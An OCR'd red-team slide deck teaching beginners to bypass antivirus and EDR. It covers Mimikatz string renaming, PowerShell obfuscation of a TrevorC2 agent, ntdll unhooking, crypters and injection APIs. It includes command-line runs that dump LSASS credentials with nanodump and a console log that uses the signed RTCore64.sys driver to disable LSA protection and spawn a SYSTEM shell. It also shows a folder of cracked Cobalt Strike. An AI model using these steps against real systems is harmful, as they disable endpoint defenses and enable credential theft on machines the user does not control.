AV/EDR Bypass Techniques for new Hackers

Joas Antonio (C0d3Cr4zy)

Whoami

- Asperger
- Red Team Leader, PenTester, Instructor
- Cyber Security Mentor
- Hacking is Not a Crime Advocate

What is EDR and AV?

Concepts

What is EDR?

- **Endpoint detection and response** (**EDR**), also known as **endpoint threat detection and response** (**ETDR**), is a cyber technology that continually monitors and responds to mitigate cyber threats;
- Endpoint detection and response technology is used to protect endpoints, which are computer hardware devices, from threat. Creators of the EDR technology based platforms deploy tools to gather data from endpoint devices, and then analyze the data to reveal potential cyber threats and issues. It is a protection against hacking attempts and theft of user data. The software is installed on the end-user device and it is continually monitored. The data is stored in a centralized database. In an incident when a threat is found, the end-user is immediately prompted with preventive list of actions;

What is AV?

- **Definition: Software that is created specifically to help detect, prevent and remove malware (malicious software);**
- Antivirus is a kind of software used to prevent, scan, detect and delete viruses from a computer. Once installed, most antivirus software runs automatically in the background to provide real-time protection against virus attacks;
- Comprehensive virus protection programs help protect your files and hardware from malware such as worms, Trojan horses and spyware, and may also offer additional protection such as customizable firewalls and website blocking;

AV X EDR

- Traditional antivirus programs are more **simplistic and limited in scope** compared to the modern EDR systems. Antivirus can be perceived as a part of the EDR system.
- Antivirus is generally a single program which serves basic purposes like scanning, detecting and removing viruses and different types of malware.
- EDR security system, on the other hand, serves a much larger role. EDR not only **includes antivirus**, but it also contains many security tools like firewall, whitelisting tools, monitoring tools, etc. to provide comprehensive protection against digital threats. It usually runs on the client-server model and protects the various endpoints of an enterprise’s digital network and keeps the endpoints secure.

Bypass AV/EDR

Concepts and Techniques


Bypass AV/EDR

- Bypassing an Antivirus or EDR is not a simple task, it requires some knowledge to do so.

- 1. Know how the solutions work;
- 2. Know the operating system that the solution is installed on;
- 3. How the operating system and solution behave together;
- 4. Know the simplest Bypass techniques, involving simple attack vectors, even more robust techniques with more advanced vectors;
- 5. Knowledge of programming is essential, be it high level as (Python, Go, Ruby and C #), C and C ++ languages and the lowest level as assembly.
- 6. Windows API and Sysinternals Concept

Bypass AV/EDR - Mitre Att&ck

- Mitre Att&ck helps too much for you to get deeper into techniques to bypass defense mechanisms, I recommend accessing the site and exploring: https://attack.mitre.org/tactics/TA0005/



Home > Tactics > Enterprise > Defense Evasion

Defense Evasion

The adversary is trying to avoid being detected.

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.


Bypass AV - Techniques (Obfuscation)

- Two common ways hackers mitigate antivirus detection are obfuscation and encryption.
- Obfuscation simply distorts the malware while keeping its form. A simple example would be randomizing the case of the characters in a PowerShell script. The function is the same, PowerShell doesn't care about the case of the characters, but it may fool simple signature-based scanning. In fact, Blackhills wrote about one well known example of obfuscation that involves changing all references in the notorious memory tampering tool Mimikatz to Mimidogz, along with changing a few other common strings. This simple obfuscation is surprisingly effective, and LMG has used it on engagements to successfully bypass antivirus.
- As a proof of concept, the obfuscated "InvokeMimidogz" powershell script, with a few commo n strings changed, was taken and obfuscated using the wonderfully powerful opensource tool, InvokeObfuscation, written by Daniel Bohannon in 2016. This tool and the obfuscated powers hell script have been around for several years and yet our team at LMG Security regularly and successfully executes Invoke Mimikatz on hosts running antivirus solutio ns like Kaspersky and Windows Defender.

.


Bypass AV/EDR - Techniques (C2 and Obfuscation)

- One of the methods I usually use is Trevor C2 + Pyfuscation, obfuscating the agent in powershell using Pyfuscation I was successful in bypassing even EDR and AV like Kaspersky Endpoint Security for Windows




```
root@kali:/home/joas/trevorc2/agents# ls
c  test  trevorc2_client.cs  trevorc2_client.java  trevorc2_client.ps1  trevorc2_client.py
root@kali:/home/joas/trevorc2/agents# 
```

- Now we are going to use pyfuscation to observe variables, strings and parameters



```
root@kali:/home/joas/PyFuscation# python3 PyFuscation.py -fvp --ps payload2.ps1
root@kali:/home/joas/Downloads/Cobalt Strike/cobaltstrike_4.1crackedPerfect# ls
c2lint        cobaltstrike.store  logs     start.bat  teamserver
```



```
[!] Obfuscating: payload2.ps1
[+] Variables Replaced   : 24
[-] Obfuscated Variables located  : /03032021_12_45_17/03032021_12_45_17.variables
[+] Parameters Replaced : 0
[-] Obfuscated Parameters located : /03032021_12_45_17/03032021_12_45_17.parameters
[+] Functions Replaced   : 2

Obfuscated Function Names

[*] Replaced connect-trevor With: KFC
[*] Replaced random_interval With: parquetry

[-] Obfuscated Functions located   : /03032021_12_45_17/03032021_12_45_17.functions
[-] Obfuscated script located at   : /03032021_12_45_17/03032021_12_45_17.ps1
```

Bypass AV/EDR - Techniques


- **Unhooking:** unhooking is a technique working by replacing the ntdll.dll in memory with a fresh copy from the filesystem
- **Repatching:** Repatching works by applying a counter patch to the patch previously applied by the EDR
- **Overload Mapping**: Similar to the above. The payload stored in memory will be also backed by a legitimate file on disk
- **Syscall**: This technique will map into memory only a specified function extracted from a target DLL

Bypass AV/EDR - Techniques (Encryption)

- The second method is encryption. Encryption effectively eliminates the ability for antivirus to detect malware through signature alone. Malware authors commonly use ‘crypters’ in order to encrypt their malicious payloads. Crypters encrypt a file and attach a ‘Stub’, a program which will decrypt the contents and then execute them.
- There are two types of crypters: ‘scantime’ and ‘runtime’.
- Scantime crypters are the most naïve and simply decrypt the payload, drop it onto the disk and execute it.
- Runtime crypters use various process injection techniques to decrypt the malicious payload and execute it in memory, never touching the disk.

Bypass AV/EDR - Win32 API

- Some malicious applications use internal operating system APIs, being useful for creating bypass techniques
- VirtualAlloc
- VirtualProtect
- WriteProcessMemory
- CreateRemoteThread
- There is also a hierarchy to the native APIs. User applications will generally call "high-level" APIs in kernel32 and user32 etc, and those APIs will call "low-level" APIs in ntdll.
-




Bypass AV/EDR - API Unhooking

- To understand the unhooking technique, you must have a base understanding of what "hooking" is. APIs (application programming interfaces) are the interface by which code is used to make things happen on a computer system. Windows has a set of APIs (such as syscall) that can be called to execute instructions that require direct system or kernel-level access. As stated in the previous attack method, most EDR solutions use the gateway ntdll.dll by "hooking" into it to watch for suspicious calls to memory.
- Unhooking refers to a method that attackers can use to load a fresh, unhooked version of ntdll.dll AFTER Windows has already loaded the EDR-hooked version at process launch. At this point the EDR is flying blind to any code that is running and it is unable to monitor the return address for any API calls made, rendering it useless. A thorough hacker will go so far as to "re-hook" the EDR at the end of his operation to cover their tracks. You can read more about how unhooking works in this "red team" article about bypassing EDR to dump credentials.

Bypass AV/EDR - Techniques (Full DLL Unhooking with C++)


- It's possible to completely unhook any given DLL loaded in memory, by reading the .text section of ntdll.dll from disk and putting it on top of the .text section of the ntdll.dll that is mapped in memory. This may help in evading some EDR solutions that rely on userland API hooking.
- Below is a simplified graph, illustrating the core concept of the technique, where a hooked .text section of ntdll.dll is replaced with a clean copy of .text section of ntdll.dll from disk:




Bypass AV/EDR - Bypass LSA

- The Local Security Authority (LSA) validates users credentials and enforces security policies. The Local Authority Subsystem Service (LSASS) implements most of the LSA functionality. Due to it's importance in maintaining the security of a system, LSASS is often attacked to gain access to credentials. In this article, we're going to be looking at LSA protection mechanisms, and how to bypass them.

- https://www.bordergate.co.uk/bypassing-lsa-protections/


Administrator: Command Prompt

```
C:\Users\user\Desktop>tasklist | findstr /i "lsass"
lsass.exe                      752 Services                   0     18,688 K

C:\Users\user\Desktop>nanodump.x64.exe --malseclogon --write C:\Windows\Tasks\dump.doc -p 752 -v
Done, to get the secretz run:
python3 -m pypykatz lsa minidump dump.doc

C:\Users\user\Desktop>_
```



lsass.exe:728 Properties

User: NT AUTHORITY\SYSTEM
SID: S-1-5-18
Session: 0   Logon Session: 3e7
Virtualized: No   Protected: PsProtectedSignerLsa-Light

Group	Flags
BUILTIN\Administrators	Owner
Everyone	Mandatory
Mandatory Label\System Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory

Bypass AV/EDR - Bypass LSA #2

- To bypass LSA Protection you have a few options:
- Remove the RunAsPPL registry key and reboot (probably the worst method since you'll lose any credentials in memory)
- Disable PPL flags on the LSASS process by patching the EPROCESS kernel structure
- Read the LSASS process memory contents directly instead of using the open process functions
- The latter 2 methods require the ability to read and write kernel memory. The easiest method to achieve this will be through loading a driver, although you can create your own I've decided to leverage the RTCore64.sys driver from the product MSI Afterburner. I chose this driver because it's signed and allows reading and writing arbitrary memory.
- https://github.com/RedCursorSecurityConsulting/PPLKiller



On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

On

Submit a sample manually

Tamper Protection

Prevents others from tampering with important security features.

On

Learn more

Controlled folder access


Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.

Manage Controlled folder access

```
PS C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release> .\ConsoleApplication1.exe
Usage: C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release\ConsoleApplication1.exe
 [/disablePPL <PID>]
 [/disableLSAProtection]
 [/makeSYSTEM <PID>]
 [/makeSYSTEMcmd]
 [/installDriver]
 [/uninstallDriver]
PS C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release> .\ConsoleApplication1.exe /installDriver
[+] Windows Version 2004 Found
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started
PS C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release> .\ConsoleApplication1.exe /makeSYSTEMcmd
[+] Windows Version 2004 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF80568600000
[*] PsInitialSystemProcess address: FFFFCD0222C88040
[*] System process token: FFFF8A8E6EE034D0
[*] Current process address: FFFFCD0223542080
[*] Current process token: FFFF8A8E762027B0
[*] Stealing System process token ...
[*] Spawning new shell ...
Microsoft Windows [Version 10.0.19041.329]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release>whoami
nt authority\system

C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release>exit
PS C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release> .\ConsoleApplication1.exe /disableLSAProtection
[+] Windows Version 2004 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF80568600000
[*] PsInitialSystemProcess address: FFFFCD0222C88040
[*] Current process address: FFFFCD0224BAA080
PS C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release> .\ConsoleApplication1.exe /uninstallDriver
[+] Windows Version 2004 Found
[+] 'RTCore64' service stopped
PS C:\Users\acebond\source\repos\ConsoleApplication1\x64\Release> cd C:\mimikatz\
PS C:\mimikatz>
```

